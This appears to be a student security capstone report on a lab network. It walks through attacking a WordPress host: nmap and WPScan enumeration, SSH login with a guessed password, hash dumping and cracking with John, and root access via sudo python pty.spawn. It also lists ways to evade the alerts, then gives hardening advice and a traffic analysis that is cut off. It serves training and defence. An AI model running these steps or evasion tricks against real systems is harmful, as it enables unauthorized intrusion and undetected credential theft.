Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

IPv4:192.168.1.105
OS: Linux
Hostname: Capstone

IPv4:192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux
Hostname: Target1

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Open Port 22 with Public Access	Open and Unsecured access to anyone using attempting entry using port 22.	Attackers can use this to execute attacks, bypass security restrictions and gain unauthorized access.
Wordpress User Enumeration	Used a WPScan to retrieve user ids.	This combined with weak passwords and open port 22 allows easy access via SSH.
Weak Password Policy	Michael's username and password were his first name. We were able to guess it easily. Steven's password was very simple and easily crackable using John with a standard password list.	Allowed the attackers to gain access to protected directories easily
Privilege Escalation	Steven's sudo access to run python commands was used to get root access without password.	Allowed escalation of privileges to root user.
Unsalted Hash	John with standard password list can crack password hashes.	Gained higher privileges by changing user from Michael to Steven.

Exploits Used

Exploitation: Open Port 22 with Public Access

- Initial Nmap scan revealed that the following ports were open to public access: 22, 80, 111, 139 ,445.

- Public access to port 22 was exploited to gain access to web directories.

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-19 19:58 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0017s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.31 seconds
```

Exploitation: Wordpress User Enumeration

- The wordpress scan identified user ids:

  wpscan --url 192.168.1.110/wordpress --enumerate u

- Username michael was used to SSH into the web directory.

Exploitation: Weak Password Policy

- We were able to guess michael's password due to lack of complexity:
  - Username: michael | Password: michael

- Using SSH with Michael's username and password we gained access to the web directory.

```
root@Kali:~# ssh -p 22 michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

Exploitation: Unsalted Hash

- MySQL credentials were accessible to Michael in: /var/www/html/wordpress/wp-config.php
- We were able to find password hashes in MySQL database and export them in a text file.
- Password hashes were easy to crack by using John the Ripper with a standard password list.
- This allowed us to gain access to user steven who had higher privileges.


```
mysql> Select * from wp_users;
+----+------------+------------------------------------+--------------+-----------------+---------+---------------------+-------------
-------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email      | user_url | user_registered     | user_activati
on_key | user_status | display_name  |
+----+------------+------------------------------------+--------------+-----------------+---------+---------------------+-------------
-------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael      | michael@raven.org |         | 2018-08-12 22:49:12 |
       |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven       | steven@raven.org |         | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+--------------+-----------------+---------+---------------------+-------------
-------+-------------+---------------+
2 rows in set (0.00 sec)
```

```
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
1g 0:00:15:01  3/3 0.001109g/s 13395p/s 17500c/s 17500C/s 20953f..20j1pj
```

Exploitation: Privilege Escalation

- Steven's account had sudo access to run a python command:
  - sudo python -c 'import pty;pty.spawn("/bin/bash")'

- We were able to use this to gain root access without a password.



Avoiding Detection

Stealth Exploitation of Port Scanning

Monitoring Overview

- Which alerts detect this exploit?
  - **CPU Usage Monitor:** WHEN max() OF system.process.cpu.total.pct OVER all documents is ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - system.process.cpu.total.pct
- Which thresholds do they fire at?
  - Above 0.5 or 50% CPU usage for the last 5 minutes.

Mitigating Detection

- Nmap can be run in stealth mode (option: -sS) to prevent system traffic spikes that can trigger alert.
- Alternatively, Google Dorking can be used to identify directories and search for exploits without triggering an alarm.

Stealth Exploitation of Weak Password Policy

Monitoring Overview

- Which alerts detect this exploit?
  - **Excessive HTTP Errors:** WHEN count() GROUPED OVER top 5 ‘http.response.status_code’ IS ABOVE 400 FOR THE LAST 5 minutes.
- Which metrics do they measure?
  - http.response.status_code
- Which thresholds do they fire at?
  - Above 400 for the last 5 minutes

Mitigating Detection

- Reverse brute force - use single password against multiple usernames - to avoid triggering the alert.
- Alternatively, use proxychain to bounce traffic through multiple machines to original IP address of the attacker.

Stealth Exploitation of WPScan

Monitoring Overview

- Which alerts detect this exploit?
  - **HTTP Request Size Monitor:** WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Which metrics do they measure?
  - http.request.bytes
- Which thresholds do they fire at?
  - More than 3500 bytes within 1 minute

Mitigating Detection

- WPScan can be run in stealth mode (option: --stealthy) to avoid detection.
- Alternatively, use proxychain to bounce traffic through multiple machines to original IP address of the attacker.


Alerts Implemented


Excessive HTTP Errors

Alert: WHEN count() GROUPED OVER top 5 ‘http.response.status_code’ IS ABOVE 400 FOR THE LAST 5 minutes.

Metric: http.response.status_code


Threshold: More than 400 responses within last 5 minutes






HTTP Request Size Monitor


Alert: WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute.
Metric: http.request.bytes
Threshold: More than 3500 bytes within last 1 minute






CPU Usage Monitor

Alert: WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes.
Metric: system.process.cpu.total.pct
Threshold: More than 0.5 or 50% of CPU usage within last 5 minutes





Hardening Recommendations

Hardening Against SSH Open Public Access

With Port 22 (SSH) being open to the public, attackers can access web directories through a secure shell to do further reconnaissance and gain access to sensitive information.

- **IP Whitelisting:** Create a whitelist of IP addresses that are allowed access to open ports. Close all ports that are not needed to remain open. This allows to limit and control access only to trusted users.

    - How to whitelist an IP address:
        - Navigate to your hosts.allow
        - cd /etc/hosts.allow
        - sshd: IP addresses you will allow
        - cd /etc/hosts.deny
        - sshd: ALL

Hardening Against Weak Passwords and Hashes

Weak passwords are part of the OWASP Top 10 vulnerabilities - Broken Authentication. It is a critical vulnerability that is one of the first lines of defense when protecting any company that utilizes a security infrastructure.

- Mitigation requires strict policy enforcement and system hardening which may include:
  - Increase in password complexity
    - A minimum of 10 or more characters (12 is most efficient)
    - Mandating an upper and lowercase letter, at least 1 number and 1 special character.
  - Regular change of passwords every 3 months, enforced by expiration dates
  - Implement captcha and two-factor authentication
  - Lockout policy that triggers based on failed logins within a time period
  - Add salts to hashed passwords
- Employee education email campaign explaining the importance of strong passwords.
- Lockout and expiration policies also help combat Brute-Force Attacks.

Hardening Against Wordpress User Enumeration

Wordpress is vulnerable to user enumeration by default due to the wordpress feature called “Permalinks.” User enumeration doesn’t have a direct impact on the server, but this vulnerability is often used to gather more information about the server so that a hacker can carry out an attack.

Mitigation measures include:

- **Upgrade** to latest Wordpress version[23].
- **Define parameters for inputs** to wordpress website to restrict capability of WPScans.
- **Implement regular patching:** Wordpress User Enumeration can not be fully patched but there are a few partial patches that can help to deter hackers. Some of these patches include:
  - Disable WordPress REST API and/or JSON REST API: This patch can be completed via the Disable REST API Plug-in
  - Disable WordPress XML-RPC: This patch can be completed via the Disable XML-RPC Plug-in or by pasting the code: add_filter(‘xmlrpc_enabled’,’_return_false’); into another site-specific plug-in.
  - Hide the /wp-admin and /wp-login.php from public view on the internet. This patch can be completed via WPS Hide Login Plugin or by modifying your .htaccess file.

Hardening Against Privilege Escalation

One of the ways in which attackers were able to escalate privileges was their ability to easily move between different folders and files and switch between different users. This is a weakness which attackers can exploit to gather sensitive information and gain root access to take full control of the system.

Mitigation measures include:

- **Restrict File and Folder Level Permissions:** Provide access to files and folders on strictly as needed basis e.g. Michael does not need access to wp-config.php file which contains username and password for MySQL database.
- **Set Up Alerts for Sensitive Activities:** Additional alerts should be set up such as every time root user logs in or MySQL database is accessed.
- **Restrict User Switch:** User switch should not be allowed from a standard user account to a privileged user account.
- **Secure Sudo Command:** No sudo command should be allowed to execute without a password.
- **Restrict and Monitor Sudo Privileges:** Regularly check and update sudo privileges and remove any that are not required any more. Allow sudo access strictly on as needed basis.
- I**mplement Privileged Access Management (PAM):** Regularly manage, monitor and audit privileged accounts. Provide **just enough** access to users, processes, applications and systems.
- **Implement Just In Time Access (JIT):** Provision access so that users can only access to privileged accounts and resources when they need to and not at any other time.

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	192.168.1.90 (29Mb) 172.16.4.205(16Mb)	Machines that sent the most traffic.
Most Common Protocols	HTTP/TCP/UDP	Three most common protocols on the network.
# of Unique IP Addresses	812	Count of observed IP addresses.
Subnets	10.0.0.0/24 172.16.4.0/24. 10.6.12.0/24	Observed subnet ranges.
# of Malware Species	1- Trojan (june11.dll)	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Watching Youtube
- Visiting innocuous websites like “digg.com”


Suspicious Activity


- Setting up active directory network and domain controller on company network
- Downloading malware
- Downloading Torrent

Normal Activity

Browsing YouTube


- Traffic to and from Youtube (216.58.193.142) was observed most by two users:
  - Roger-MacBook-Pro.local (10.11.11.179)
  - e3d93e...9de4f.local (10.11.11.94). This is a Hon Hai Precision/Foxconn device
- Expected TCP and TLSv1.3 protocols were used.





Visiting Websites [digg.com]


- User of local machine at 10.0.0.201 visited website *digg.com*
- Usual TCP and HTTP protocols were used.
- Digg.com is a harmless news aggregator website that seems to present articles for many diverse possible interests.




Malicious Activity

Active Directory Network and Domain Controller

